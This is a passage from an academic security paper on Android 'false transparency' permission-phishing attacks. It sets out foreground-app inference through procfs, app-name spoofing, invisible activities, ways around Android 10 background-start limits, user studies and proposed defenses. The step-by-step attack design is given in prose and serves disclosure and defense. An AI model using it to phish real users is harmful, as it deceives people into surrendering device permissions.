Second, previous work has shown that when users make decisions to grant or deny permissions, they consider the relevance of a requested permission to the functionality of the app. If they think the app should not require a certain permission for its operation or it should still work without that permission, they generally choose to not grant the permission [2,3]. Taking this observation into account, in our attacks we avoid requesting permissions that are certainly irrelevant to the functionality of the foreground app because such requests will likely result in the user denying the permission. Here, we consider a permission to be relevant to the functionality of an app only if the app declares this permission in its manifest file and intends to use it. In order to identify these relevant permissions, we first need a mechanism to detect the identity of the victim app in the foreground (i.e., its package name) so that we can determine its declared permissions. For this purpose, we utilize ProcHarvester [7], which uses machine learning techniques to identify the public parts of Android's proc file system (procfs) that can be used to infer the foreground app on Android, even when access to procfs is mostly restricted by Google due to privacy reasons. We modify ProcHarvester to fit realistic attack scenarios and implement real-time inference of time series on top of ProcHarvester to detect the identity of the foreground app in real time. After obtaining the package name of the foreground app, we can use this information to query `PackageManager` to obtain the permissions required by this app and request only those permissions in our attacks. Section 2 explains how this information can be obtained. The details of our foreground app inference implementation will be described in Section 5.

Third, users' previous decisions in the context of permissions affect how the victim app behaves in terms of future permission requests. Hence, we argue that these decisions should also be taken into account by the attacker to avoid alarming the users. In particular, we argue that an attacker blindly requesting one of the permissions declared in a victim app's manifest file can still arouse suspicion due to the possibility of the victim itself also requesting this permission during the same launch/session. More specifically, this can happen if an attacker requests a permission that was not granted to the victim (i.e., never requested or denied previously) and the victim also requests this permission during the same launch for its current utility, causing back-to-back permission requests. Please note that the same thing is not possible for when attackers request granted permissions because victim apps will not be able to re-request permissions that were granted to them due to the restrictions on the Android platform (i.e., Permission dialogs for granted permissions will not be shown.). We

show with our user study that multiple requests in a single launch within a short time period indeed raise suspicion in users, who then consider investigating the underlying reason and taking action. For example, users might get suspicious of the requesting app and remove it, which causes the attacker to lose a victim app. They can also get suspicious of other apps on their devices and consequently discover and uninstall the attacker, or they can mistakenly put the blame on another victim app and remove it instead. They can also become suspicious of the operating system itself and attempt to reformat their device, by which the attacker faces the possibility of being swiped off the device along with its victims. Since the attacker has no control of when the victim can request permissions, it is safer for them to target granted permissions which they know cannot be requested during the same session to minimize the risks. Additionally, we show with our user study that the likeliness of a user granting a previously-granted permission is statistically similar to that of granting a permission for the first time; hence, the adversary is not compromising effectiveness with this choice. We implement this strategy in our attacks and only request permissions granted to victims.

Previous work has also shown the reputation of an app developer to be another major decision factor for users to grant permissions, consistently for all permissions [2]. For this reason, we recommend that the attacker utilizes victim apps that are highly-popular and have gained users' trust in order for the attacks to be successful. It is worth noting that we have also devised a way for adversaries to expand their attacks to multiple victim apps *simultaneously* by utilizing the lack of app name verification against Google Play (GP) listing names. Such a multi-target attack scheme can be desirable over a single-target scheme when the attacker needs multiple permissions that can only be provided by a combination of victim apps, in line with our idea of our attacks providing an attack platform for adversaries to obtain *any* of their desired permissions. In addition, this scheme gives the adversary more chances to deploy their attacks, as there are now multiple apps that can be targeted. To elaborate, the attacker chooses a name that can *logically* represent any foreground app when displayed in a permissions dialog, mischievously taking advantage of the plain English interpretation of the question displayed in the permission dialog. More specifically, the adversary selects **this app** as their attack app's internal name and the question in the permission dialog will now read as "Allow **this app** to access your contacts?", as shown in Figure 1c. Clearly, this question's plain English meaning does not distinguish between apps and is capable of referring to *any* app that is *currently* in the foreground for a given permission request. We have verified that such an app is accepted to GP and can be installed on a user device without any issue. We have also verified with our user study that the majority of users (199 out of 200) do not seem to notice anything unusual with this particular app name, which we believe is an indication that users are generally not aware of the identity guarantee provided by app names in permission dialogs.

In addition, it is worth mentioning that our attack benefits from certain UI tricks for its successful execution. First, we observed that after a user makes their permission decision, since the adversary is using an invisible activity, the top notification bar of the Android system also appears as a part of the transition effect, creating a suspicious look. In order to ensure the visual effect is subtle enough to not be noticed, we first temporarily hide the top bar at the time of the permission request using the `Window.setFlags()` API with the `FLAG_FULLSCREEN` flag. After the user is done with their decision, the top bar is automatically re-enabled by the system. Second, users can view running apps via the recents screen, which is an avenue of detection or at the very least for getting killed for the attacker. To avoid this, the attack app can hide itself from this screen by setting the `android:excludeFromRecents` flag of its activities in its manifest.

Attack steps. As we have explained the overall idea of our attacks and our methodologies, we will now give a step by step guide to launching false transparency attacks.

1) *Lurk in the background.* The attack app creates a service to continuously run in the background and periodically collects information about the running apps to determine when to attack. Prior to Android 8, running background services could be achieved by using `Service` or `IntentService` classes. However, Android 8 brings restrictions to background execution of apps in order to preserve device resources to improve user experience. Background services are now killed a few minutes after the app moves to the background; hence, the use of `JobScheduler` is more appropriate for our attacks [8] as JobSchedulers can indefinitely run in the background to periodically execute jobs. Additionally, the adversary will also avoid situations that might arouse suspicion in the user. In particular, the app will not use its spoofed name in its launcher name shown in the app menu and instead set it according to the declared legitimate use of the app listed in the respective app store, in order to prevent a possible detection by the user.

2) *Choose your victim carefully.* The attack app runs our ProcHarvester-based implementation to detect victims in the foreground. This entails continuously monitoring the proc filesystem and running our real-time foreground app inference algorithm, which we will describe in more detail in Section 5.

3) *Choose your permission carefully.* Once we obtain the foreground app, we will query the `PackageManager` to obtain the requested permissions of this app and prompt the user for a permission that was granted to the victim but not to the attacker. If there are multiple such permissions, we will randomly pick one to request. Please note that more intricate selection algorithms can be used to more properly pick the permission to be requested. For example, previous work has shown that microphone permission is the most denied permission and hence can be considered the most valuable from the perspective of our attack [2]. In this case, the attacker

might want to prioritize the microphone permission if the foreground app can make a very good case of needing the microphone (e.g., music app or communication app). However, we do not perform this kind of advanced permission selection as our main purpose is to demonstrate our attacks realistically without overly complicating our implementation.

4) *Cloak and dagger.* Once the attacker determines that a certain permission should be requested from the victim in the foreground, they will start an invisible activity from the background service via the `startActivity()` API. This activity will then be automatically moved to the foreground as we have previously explained in Section 4.1. Then, the attacker requests the chosen permission from the context of this invisible activity using the `requestPermissions()` API.

5) *Leave no trace behind.* Once the user completes the permission request, the attacker will call the `moveTaskToBack()` API in order to move to the back of the activity stack to evade detection and continue running silently. This way, the victim app will be restored back to the foreground and the user can continue interacting with the victim.

5 Foreground App Inference

As we have described in Section 4, the adversarial app running in the background will continuously monitor the foreground to detect known victim apps to target with false transparency attacks. Here, we will explain the previous efforts for foreground app inference, why they fail to work in realistic scenarios, and our approach for effectively inferring the foreground app in real time.

Past efforts for foreground app inference. Previously, Android offered convenient APIs, such as `getRunningTasks()`, that could be used to infer the identity of the foreground tasks; however, these APIs have been deprecated in Android 5 in an effort to maintain the privacy of the running apps and prevent phishing attacks on the platform. This has consequently led to a search to identify other avenues that can accomplish the same task. Having inherited many features and security mechanisms from Linux, Android, too, has a proc filesystem (procfs) that provides information about the running processes and general system statistics in an hierarchical structure that resides in memory. Security researchers have discovered that Android's proc filesystem provides numerous opportunities for attackers to infer the foreground app [9, 10]. In response, Android has been gradually closing access to all the sensitive parts of the procfs pointed out by researchers in order to prevent phishing attacks. In the most recent Android versions, all of per-process information on the proc filesystem has been made private (i.e., accessible only by the process itself) and only some of the global system information have been left to be still publicly available due to utility reasons, rendering the efforts to identify the foreground app virtually impossible.

More recently, though, Spreitzer et al. discovered that despite all the strict restrictions on the procfs, there are still public parts of this filesystem that initially seem innocuous but in fact can be utilized to effectively identify the foreground app by employing a relatively more complex analysis in comparison to the previous efforts. To this end, they introduced a tool named ProcHarvester that uses machine learning techniques to automatically identify the procfs information leaks (i.e., foreground app, keyboard gestures, visited websites) on potentially all Android versions, including the newer versions with limited procfs availability, by performing a time series analysis based on dynamic time warping (DTW) [7]. Then, they showed that these identified parts can be utilized for foreground app inference via a similar technique, yielding a high accuracy. In particular, ProcHarvester comprises of two main components: 1) a monitoring app that logs the public parts of procfs on the user device and 2) a server as an analysis unit (connected by wire to the phone) that collects this information from the monitoring app to first build profiles of app starts for the apps in their dataset and then perform DTW to identify information leaks. ProcHarvester currently works as an offline tool in a highly-controlled environment and is not capable of inferring the foreground app in real time, which is an absolute necessity for our attack scenario.

Real-time foreground app inference under realistic scenarios. In our work, we build on ProcHarvester for inferring the foreground app in our attacks. More specifically, we modified ProcHarvester to adapt to realistic scenarios and implemented real-time inference of time series to identify the foreground app. Here, we utilize 20 high-profile apps to serve as the victim apps that the adversary will primarily target for permissions. In addition, we have 380 apps that we will not utilize as victims but use in our experiments to show we can distinguish between victim and non-victim apps at runtime. We chose our victim apps to be from the same dataset as in the original ProcHarvestor work in [7] while we utilized the top apps from each category on Google Play as our non-victim apps. Coverage of permission groups utilized by the apps in our dataset can be observed in Table 2. We deployed our implementation and performed our experiments on a Google Pixel device that runs Android 7.0.

We first ran the original ProcHarvester implementation to create profiles of only the procfs resources that yielded high accuracy for app inference [7], for each victim app in our dataset. Additionally, in original ProcHarvester system, the analysis unit (server) is directly connected to the user device by wire and is collecting data from the device through this connection. However, in our case, adversaries cannot assume a wired connection to a user device as this does not constitute a realistic attack scenario. Hence, we modified the monitoring app to send continuous data to a remote server, which is running our foreground app inference algorithm in

Table 2: Permission distribution for the apps in our dataset.

Permission Group	# of victim	# of non-victim
CALENDAR	1	28
CALL_LOG	0	7
CAMERA	7	207
CONTACTS	14	170
LOCATION	12	228
MICROPHONE	6	95
PHONE	20	376
SENSORS	0	2
SMS	2	9
STORAGE	20	315

real time. This is a plausible assumption as adversaries can easily obtain the install-time `INTERNET` permission, which is of normal protection level, to communicate over the Internet.

Most importantly, we implemented a *real-time* dynamic time warping (DTW) algorithm to detect the foreground app. Currently, ProcHarvester can only be used as an offline inference tool, as it works based on the assumption that app launch times will be known to the tool in advance and the tool can run its DTW-based analysis starting from those launch times. However, this assumption is unrealistic in real-life scenarios as an attacker cannot assume to have a priori knowledge regarding app launch times since an app launch is either at the user's discretion or is initiated by the system or other apps via IPC. In our work, we devise a technique to identify an interval of possible values for the app start time and run DTW starting from all possible values in this interval, rather than using a single starting point as in the original ProcHarvester, to obtain the foreground app *in real time*.

First, in order to obtain the starting time of an app launch, we utilize the `getRunningTasks()` API to monitor foreground changes. Even though this method was previously deprecated as a countermeasure for phishing, we observed that it still provides limited information regarding the foreground of the device. For example, on Android 5-8, whenever there is an app in the foreground, the `getRunningTasks()` API outputs the package name of the caller app (regardless of it being in the foreground or not), and if there is no app in the foreground, it outputs `com.google.android.apps.nexuslauncher`, which corresponds to the Android launcher menu. By continuously monitoring such foreground changes, we can know if an app launch has been *completed* if the foreground state changed from "no app" to "some app", providing us the approximate *end time* (α) for the launch operation. The same information can be obtained on Android 9 with a similar technique as explained in Section 4.2. Now, if we know the duration of an app launch event, we can subtract this from the end time to find the approximate start time of the app launch event. To identify this duration, we run an experiment on our victim dataset and show that app launch takes around 379*ms* on average with a standard deviation of 32.99*ms*, which gives us the final range of $[\alpha - 379 - 32.99, \alpha - 379 + 32.99]ms$ for all possible app start times. For each app in our dataset, we then calculate the DTW-based distance using each of the possible values in this interval as the starting point of the analysis and take their average to obtain the final distance. Lowest of these distances corresponds to the foreground app.

Please note that the original ProcHarvester also makes a closed-world assumption: it assumes the app in the foreground that is to be identified is *always* a known, profiled app. This means that the distance reported by ProcHarvester for an unprofiled app by itself does not provide much value in terms of correctly inferring the foreground app since this app's profile is unknown by ProcHarvester. It is imperative for our attacks to be launched only when one of our victim apps is in the foreground. In addition, it is simply impractical to profile all existing Android apps. Hence, we need a mechanism to extend ProcHarvester to distinguish between victim (profiled) and non-victim (unprofiled) apps at any given time. For this purpose, we fingerprint each of our victim apps (app i) by recording the mean (μ_i) and the standard deviation (d_i) for 10 runs where the algorithm correctly identifies app i to be in the foreground. Then, if the lowest calculated distance for a given foreground app is less than or equal to $\mu_i + d_i$ ms to its closest match, we consider this app to be one of our victims.

In order to evaluate our foreground app inference implementation, we conducted experiments where we launched each of the 400 apps in our dataset 10 times and reported the overall accuracy and performance. Our experiments indicate that our algorithm correctly infers the foreground app (i.e., output its identity if it is a victim app or report if it is a non-victim app) 90% of the time. Furthermore, we find the total time to infer the identity of an app in the foreground (after its launch) to be 7.44s on average with a standard deviation of 1.62s. We consider this to be a reasonable delay for our attacks as we expect users to stay engaged with one app before they switch to another for much longer than this duration (18.9s or more on average) [11]. Since the foreground app will presumably not change during the analysis, the adversary should not have a problem targeting the identified app in their attack after this introduced delay. In addition, please note that the original ProcHarvester itself needs around five seconds of procfs data to correctly compute the foreground app.

It is worth mentioning that ProcHarvester is inherently device-dependent since an app can have distinct profiles for a given procfs resource on different mobile devices, which would affect the performance of foreground app inference. Hence, in order to launch a "full-blown attack" that can work on multiple mobile devices, adversaries would have to obtain the procfs profiles of their victim apps on all those devices. Here, adversaries could conveniently adopt a strategy to collect the profiles for only the most commonly-used Android devices in order to quickly cover a satisfactory user base. Note that this extra profile data should not greatly affect the per-

formance or accuracy of the foreground app inference, as an attacker can first identify the type of the device in real time via utilizing existing tools [12] and only use the respective profiles in their analysis, avoiding DTW-based comparisons with profiles belonging to other devices. In our work, we utilize the profiles from only one Android device (Google Pixel) as we primarily intend our attacks to serve as a proof of concept.

6 User Studies: Analyze, Design, Evaluate

Since our attack is a phishing attack at its core, it is important that it is persuasive to users. We speculate that users' comprehension of runtime permissions and their expectations from apps in this context will play a significant role in how users perceive our attack and impact its success. To this end, we performed a survey-based user study to quantify user behavior and used this quantification in order to guide the design of the attack and estimate its chances of success. Our findings suggest that Android users generally have a good understanding of the basics of the runtime permission model but appear confused about its intricate details. In particular, users demonstrate significant lack of appreciation of the critical security guarantees provided by runtime permissions. This leaves a sufficient gap in user understanding to enable an effective attack. In addition to the survey study, we conducted an in-lab user study, which involved fewer users than the survey but provided a more realistic setting based on real devices and common daily tasks performed with popular apps. We provided each participant with an Android device on which we launched our attacks and found that none of the participants detected our attack. We obtained IRB approval from our institution prior to the commencement of our user studies.

6.1 Susceptibility and Design

Our survey has two goals. First, we would like to estimate the susceptibility of users to false transparency attacks. Second, we would like to verify the validity of our conjectures on what makes users suspicious so the design of the phishing attack can reflect the best options for deception. Previous work has shown that permission requests not deploying our attack are likely to be denied by users if the app is not highly-reputable or does not provide any utility that requires the requested permission [2]. We treat this as a baseline control compared to our technique. We refer our readers to Appendix A for a more detailed discussion on this.

Recruitment and incentives. We recruited 200 participants from Amazon Mechanical Turk (mTurk) to complete our online survey. Our inclusion criteria are 1) using Android as a primary device, 2) having at least 100 approved Human Intelligence Tasks (HIT), and 3) having a HIT approval rate of at least 70%. We paid each participant $0.5 for their effort. The median time to complete our survey was 7.08 minutes.

Table 3: Participant demographics

Gender	Participants
Male	125
Female	75

Age	Participants
18 - 23	11
24 - 30	61
31 - 40	67
41 - 50	30
51 or over	31

Education	Participants
Up to high school	19
Some college (1-4 years, no degree)	40
Associate's degree	18
Professional school degree	1
Bachelor's degree	96
Graduate Degree	26

Employment	Participants
Arts & Entertainment	11
Business & Finance	23
Education	9
Engineering	18
Health Care	11
Human Resources	4
Information Technology	37
Management	12
Miscellaneous	17
Religion	1
Retail & Sales	17
Retired	4
Self-Employed	24
Student	2
Unemployed	10

Participant demographics can be observed in Table 3.

Methodology. At the beginning of this survey, we informed our participants that they will be asked questions about their experience with Android permissions; however, to avoid unnecessarily priming them, we do not reveal that we are testing the feasibility of our attacks. We ask questions to assess their knowledge of runtime permissions to understand if there is any underlying vulnerability due to lack of domain knowledge. In addition, we ask questions to verify the design decisions we discussed in Section 4.

Results. We now present our findings from this survey. The percentages we quote below have a $\pm 7\%$ margin of error for a 95% confidence. We will specify the questions we obtained these results from to help our readers easily follow our results. Appendix B presents our survey questions in quiz format.

• *Understanding of the runtime permission model.* We first ask users to self-report their level of familiarity with Android permissions. 8% of the users identify themselves as expert, 41% as knowledgeable, 37% as average, 13% as somewhat familiar, and 1% as not familiar (**Q1**). 71% of the users are aware that Android used to have an install-time permission

model (**Q2**). The vast majority of users (91%) have used the new runtime permissions (**Q4**) while almost all of the users (98%) are aware that runtime permission model allows them to review and update their previous permission-related decisions through the Settings app (**Q21**). These results indicate that our participants are generally familiar with the basics of runtime permissions.

In contrast, we observe that users' answers are often wrong when we ask more intricate questions about the inner workings of runtime permissions. An app needs to be in the foreground during a permission request, but less than half (47%) of the users agreed with this, while 25% disagreed and 28% said they did not know (**Q24**). This is worrisome because this fact is central to the contextual security guarantee of the runtime permission model as we explained in Section 4.1. Indeed, as we will show, only *one* of the users who agreed was able to use their understanding in practice to avoid our attack.

When participants were asked whether they thought an app could prompt the user again for a permission that was previously granted to it, 41% agreed, 36% disagreed, and 23% said they did not know (**Q10**). This statement is false. Android does not allow apps to re-prompt users for granted permissions: permission dialogs are never shown again to the users in this case. This misunderstanding can be exploited, as shown with our attacks in Section 4.

We ask further questions to assess users' awareness of the identity security guarantee provided by app names in permission dialogs. First of all, we present them with a storyboard of our attacks where we describe an actual scenario concerning a popular app requesting permissions for its use. We ask them to role-play based on screenshots of the permission requests. For this purpose, we utilized Viber, a popular messaging app with millions of downloads. In particular, we presented our participants with a scenario where they use Viber to text their friends and the app requires contacts permission for providing this utility. Then, they switch to another app briefly and switch back to Viber again where they continue texting. Afterwards, we ask them to grant or deny each permission request. The first time they use Viber, the permission dialog displayed to them is benign and we use the name "Viber" (**Q5**). However, the second time we instead display "this app" as the app name in the permission dialog representing our multi-target attack scenario (**Q13**, **Q14**). We observed that 77% of the participants granted the permission for the benign request (**Q6**) and 74% of them subsequently decided to allow the second (malicious) permission request (**Q15**). Note that this difference falls within our 7% margin of error. For participants who denied the second request, we inquired if they declined due to having noticed our attack. For this purpose, we provide them a text field under the "other" category to write their comments. We had only one user who noticed the odd app name and declined the permission because it looked "fishy".

In another role playing example, we presented an actual scenario where they used Google Maps for navigation and the app prompts for the location permission (**Q17**). We again use "this app" for the attack app's name and ask users to grant or deny the permission (**Q18**). In this case, 89% of the users decided to give the app the permission. We then asked them which app they have given or denied the permission to (**Q19**, **Q20**). 168 (84%) of our participants reported that they granted or denied it to Google Maps, while the rest of them had varying answers: 4 said Google, 4 mentioned a map program, 2 could not remember the app name, 6 mentioned another app (i.e., Viber (5), Yelp (1)), 1 said "this app", 3 said "the app" or "the app I use", 8 said they granted the location permission. The rest (4) wrote somewhat irrelevant text, not showing much understanding of what the question is asking. Note that the participant who said "this app" denied the permission request in this case, but they granted the requested permission to Viber for the malicious request. To sum up, we believe the results from both our Google Maps and Viber examples demonstrate that users are generally unaware of the identity guarantee provided in permission dialogs, as the majority fails to recognize anything suspicious. To our attack's advantage, they seem to be mostly interested in the context they are presented with at the time of the request (i.e., what they are seeing); they either do not pay attention to app names in the requests or simply consider the plain English interpretation of the statement shown in the dialogs.

In conclusion, although users demonstrate familiarity with runtime permissions, we observe that they struggle with the more intricate details of this permission model. They especially show lack of understanding of the security guarantees of runtime permissions, thus leaving avenues for a false transparency attack.

• *Verifying the design decisions for the attacks.* In this part of the study, we verify the validity of our design decisions made in Section 4 regarding the best conditions for the attacks. First, we show that it is indeed suboptimal to request a permission when there is no app in the foreground. Second, we show that requesting a permission multiple times within the same session would indeed alarm the users and lead them to consider taking an action. Hence, we should only request granted permissions. Third, success rate of a secondary malicious request is as likely as a primary benign request. We do not study how the relevance of a permission to an app's utility affects users' decisions, as this relationship was previously demonstrated to be correlated with higher grant rates [2].

First of all, we would like to verify it is indeed not ideal for an attacker to request a permission when there is no app in the foreground. For this purpose, we show a sample screenshot of a popular communication app requesting the contacts permission when there is no visible app in the foreground and ask them if they would grant or deny this request (**Q7**, **Q8**). In this case, 53% of the users select deny, 27% select allow, and 20% express that their decisions would depend on additional factors. For when a similar popular communication

app requests the contacts permission while in the foreground (i.e., our aforementioned Viber case), we observe the deny rate to be 23%. We perform Chi-squared test on the deny rate with Yates correction and get the p-value of 1.22×10^{-9}. At the confidence level of 0.05, this indicates that the deny rate without a visible app in the foreground is significantly higher than that when a similar popular communication app is in the foreground.

Next, we would like to verify that users would be alarmed and prone to take an action if an app requested the same permission multiple times within the same launch/session (**Q22**). As we had explained, this case happens only if the attacker requests a permission that was not previously granted. In this case, only 17% of the participants said they would ignore and proceed normally, 43% said they would be suspicious of the requesting app, 23% said they would be suspicious of the other apps installed on their device, 15% said they would be suspicious of the operating system itself, and 2% mentioned they would have other ideas. Participants were able to select multiple options for this question, except for the first option which could be answered only exclusively. We additionally ask the participants who did not say they would ignore the multiple requests what actions they would consider taking (**Q23**). 43% said uninstalling the app that requested the permission, 41% said investigating other apps that request this permission via the Settings app, 11% said reformatting the operating system to go back to factory settings, and 5% mentioned taking other actions. Again for this question, participants were allowed to select multiple options simultaneously.

Additionally, we show that the grant rate for a secondary permission request by an attacker is as successful as a first time request for the same permission by a victim, indicating that the attacker is not compromising the success of their attacks by requesting granted permissions. Looking at the aforementioned Viber case, we observed the grant rate for a primary benign request to be 77% (**Q6**) and 74% for a secondary malicious request (**Q15**). Given our 7% margin of error, we observe no statistical difference between these grant rates. This shows that the request of a previously-granted permission can be as effective as a first time request initiated by the victim, while avoiding unnecessarily alarming users.

6.2 Feasibility of the Attacks

In this part of our user study, we launch our attacks in a realistic setting to evaluate the feasibility of our attacks. More specifically, we are interested in whether the participants would at least suspect they are under attack while performing tasks they might come across in their every day life.

Recruitment. In order to evaluate the feasibility of our attacks, we recruited 20 subjects to participate in our in-lab study on a voluntary basis. We advertised our study via word-of-mouth at the research institution where the study was conducted. Our participant pool consists of undergraduate and graduate students who major in computer science or other engineering fields. Some of our participants even have graduate course level background on security and privacy. Hence, we expect this group to be relatively security-conscious, creating notable difficulty for attackers to successfully execute their attacks. We only recruited participants that have used Android. To avoid priming our participants, we advertised our study's purpose to be a measurement of user expectations in terms of performance for popular Android apps and debriefed them after the completion of our study to disclose our real intent.

Methodology. In our experiments, we utilize three popular Android apps as victims: 1) Google Maps, a navigation app developed by Google, 2) Shazam, an app for song identification developed by Apple, and 3) Messenger, a communication app developed by Facebook. For each app, we assign our participants a simple yet realistic task to complete and ask a question about the task upon completion. First, we ask our participant to launch Google Maps to find the walking route between two predetermined points and tell us the duration of this trip. Then, we ask our participants to launch Shazam to identify the song we are playing during the experiment and tell us the name of the song. Finally, we ask our participants to launch Messenger to send a message to one of our test accounts from the test account set up on the provided phone and tell us what response they got in return.

We have three separate attack apps installed on the device, each targeting only one of the victim apps. The attack apps that target Google Maps and Shazam utilize the same app name as their victims (i.e., Maps and Shazam respectively). The attack app that targets Messenger uses "this app" as its app name in order for us to also test for the feasibility of our multi-targeted attack case. At the end of our experiments, we have an exit survey where we ask the participants about their overall experience with the tasks, i.e., whether they have experienced any slowdown and if they have noticed anything strange or unusual during any of the tasks. We also give them the opportunity to provide us feedback at the end of the survey.

We launch our attacks after the user launches a victim app to complete the given task. In order to correctly infer the identity of the foreground app with certainty, we modified the operating system to change the behavior of `getRunningTasks` API–which was modified by Google in Android 5.0 to not provide this information anymore for privacy reasons as described in Section 4.2–to reflect its old behavior. Please note that such a change is not feasible for an attacker in our threat model and is done solely for the purpose of simplifying our experiments to remove the noise that might be introduced due the use of ProcHarvester. With this approach, we can now focus on assessing how realistic our attacks seem to the users and their potential to be effective to be without having to worry about having correctly inferred the foreground app with ProcHarvester when we launched our attack.

Overall awareness. None of our participants were able to notice our attacks, despite the natural tendency for tech-savviness and security-consciousness among them. It appears that they were mostly preoccupied with completing the tasks and only provided feedback regarding the mundane details of the tasks (e.g., Shazam not identifying the song the first time, late receipt of responses via Messenger etc.). A majority of them (18 out of 20) granted all the permissions when presented with the malicious permission dialogs. One of these participants complained about having to deal with too many permission requests but granted all permissions regardless. From the two participants that did not grant all permissions, one granted the microphone permission to Shazam but denied the location and contacts permissions to Google Maps and Messenger, respectively because they thought neither app needed the requested permissions to perform their tasks (which is indeed true). The other one denied the contacts permission to Messenger because the app did not need it for this task but said they granted the location permission to Google Maps because the app requires it for its main utility so they thought it would still be useful to grant. Even these two particularly security-conscious participants did not seem to catch our attacks. In conclusion, we found *all* of our participants to be vulnerable to our attacks. We believe these findings indicate that false transparency attacks are indeed practical.

7 Defenses and Countermeasures

Phishing attacks have been long dreaded on the Android platform as they are hard to detect and protect against [6, 13]. In a classic phishing attack on mobile platforms, the adversary utilizes existing APIs or side channels to identify the victim in the foreground and immediately launches their own attack app which realistically spoofs victim's components (e.g., UI, name etc.). Hence, they mislead the user to believe they are actually interacting with the victim. Here, we discuss some of the existing defense mechanisms against mobile phishing and why they fall short in the context of false transparency attacks. In addition, we present a serious security vulnerability we discovered in a key security mechanism added in Android 10 with the potential to counteract phishing attacks. We then demonstrate the viability of false transparency attacks on this Android version and onward. Finally, we propose countermeasures that can be implemented on the Android platform and on app stores such as Google Play to practically tackle false transparency attacks.

Provenance-based techniques. As a defense mechanism against UI deception, both [14] and [6] advocated for helping users identify the origin of a UI shown on the screen with a security indicator added to the system bar. Unfortunately, these approaches require invasive modifications to the Android framework, which proved their adoption unpractical.

Blocking side-channels. Android's response to phishing attacks has long revolved around blocking access to certain APIs and public resources that provide a medium to obtain the necessary information (i.e., identity of the foreground app) to successfully carry out such attacks. For example, as we have previously explained, the `getRunningTask()` API and similar APIs that provide information regarding the running apps and services on the device have been deprecated in Android 5. In addition, access to the proc filesystem, which provides a side channel to infer the state of the apps running on the device, has been gradually closed down. However, as we have proven with our attacks, these security measures still fall short and only serve as a band-aid to a deeper problem. We argue that it is infeasible to continue putting effort into identifying and closing down all side channels that provide information about the foreground as some of these channels cannot be made private or deprecated due to utility reasons. For instance, monitoring apps depend on procfs to report app statistics. Hence, a different approach might be necessary to address phishing on Android without compromising utility.

Removing key enablers. Our observation is that the main enabler of phishing on Android is *the ability of apps to start activities in the background to replace foreground apps*. If we can stop background apps from surreptitiously replacing foreground apps, phishing attacks can be conveniently addressed on Android. In fact, we observed that Google implemented a security mechanism that adopts this approach in Android 10. Activity starts from background apps will now be blocked on Android unless the app can justify this action, such as by having a service that is bound by the system or by another visible app [15], or by having recently started an activity (within around 10s). Even though this approach might first appear as an effective countermeasure for phishing, we identified ways to evade it and still start activities in the background without satisfying any of the required conditions checked by the system to allow such an operation. Hence, we were able to verify that our attacks still work on Android 10 and later.

In particular, we discovered that there are two main ways that we can start activities in the background without getting blocked by the system. First, background apps are now subject to time restrictions in terms of how long they can stay in the background while still being able to successfully start activities (i.e., 10s grace period). However, one can periodically start an invisible activity around every 10s and immediately move to the back of the task stack again via the `moveTaskToBack` API to retain the ability to start activities in the background at any point. Second, we have discovered that the `moveTaskToForeground` API is not being held subject to the same restrictions by the Android platform; regardless of how long an app has been in the background, it can always call this API to conveniently move to the foreground. These are both serious design issues that hinder the effectiveness of this security mechanism against phishing attacks.

Upon our correspondence with Google, we have learned

that the specific attack with `moveTaskToForeground` has been addressed in a more recent revision of Android 10. However, the periodic restart issue created by the 10s grace period seems inherently harder to address and is likely to stay as it might require redesign of the implemented security mechanism. In fact, we verified that the 10s grace period still exists in Android 11, which is available in beta version at the time of writing. In order to at least minimize the practicality of this specific attack vector, Google has attempted at a countermeasure by implementing a mechanism to cancel the grace period on certain user interaction (i.e., pressing the home button). However, we observed that this implementation was also problematic and unfortunately not effective on Android 10. What we have shown here is that addressing the problem is not trivial and guaranteeing correctness may require many versions, redesigns, and steps of testing. In the end, these vulnerabilities have the potential to make our attack more likely to succeed because users will not be expecting activity starts or permission requests from background apps at all on Android 10. Google has acknowledged our findings as a serious security vulnerability that required swift remediation. In addition, this vulnerability was featured in the upcoming Android Security bulletin due to its significance.

Our suggestions. We propose multiple strategies that can be implemented simultaneously or as stand-alone techniques to address false transparency attacks in a practical manner.

• *New app store policies.* False transparency attacks can be addressed at the app store level with the addition of new policies into these stores. For example, Google Play (GP) can implement name checks to ensure the uniqueness of app names across all the apps served on GP. In addition, GP can perform additional checks to catch confusing app names like "this app". Such checks would have to be implemented on all existing app stores to provide uniform security across app markets. However, one can argue that implementing the checks on GP can be sufficient as the majority of trustworthy apps that can be utilized as victims in our attacks are only served on GP. Nevertheless, side-loaded apps will not be subject to these checks performed on app stores.

• *Enforcing app name integrity in the Android framework.* Perhaps a more effective and efficient way of addressing our attacks can be achieved by enforcing the uniqueness of an app name on the Android platform itself. This enforcement can be performed during installation to filter out apps with suspicious app names on a first-come-first-serve basis.

• *Additional app identifiers in the permission dialog.* Currently the permission dialog on Android only contains the name of the app in the dialog to help users identify the app. Additional identifiers, such as an app logo, can be added to the system dialog to remove any confusion regarding the origin of an app. Google Play readily implements mechanisms to prevent logo-based phishing to ensure logos of different apps will not be dangerously similar. Hence, this can indeed be a viable approach in addressing false transparency attacks.

• *Mandatory app transition effects.* In false transparency attacks, one of the problems is that the context change between apps is not visible to the user. In order to make the context change more visible, mandatory transition effects can be added between foreground app switches. This way, when the attacker launches their attack, the user might be able to catch that the request is not coming from the victim app as they have just observed the foreground change. It is worth mentioning that Android 10 attempts to solve this problem by introducing a security mechanism that prohibits apps from starting activities from the background; however, there seems to be design issues with this mechanism as we have explained.

• *Prohibition of transparent activities.* Android platform can ban the use of transparent activities altogether to eliminate phishing attacks that make use of such UI components. Although transparent activities might have some legitimate use cases, we expect these to be limited.

8 Related Work

Mobile UI spoofing attacks. In mobile UI spoofing attacks, users are tricked into misidentifying apps. As a result they inadvertently either provide sensitive information or perform critical operations that will be beneficial to adversaries [6]. These attacks can be classified into two categories. In *phishing attacks*, the adversary surreptitiously replaces or mimics the UI of the victim to lead the user into falsely believing that they are interacting with the victim [13, 16, 17]. Phishing attacks rely on existing APIs or side-channels to identify the foreground app [7, 9, 10, 18]. In *clickjacking*, also known as the *UI redress attacks*, the adversary places opaque and click-through overlays covering either parts or the entirety of the victim. While the user assumes they are interacting with the UI provided by the overlays, their clicks in fact reach the victim where they induce a state change [19–22].

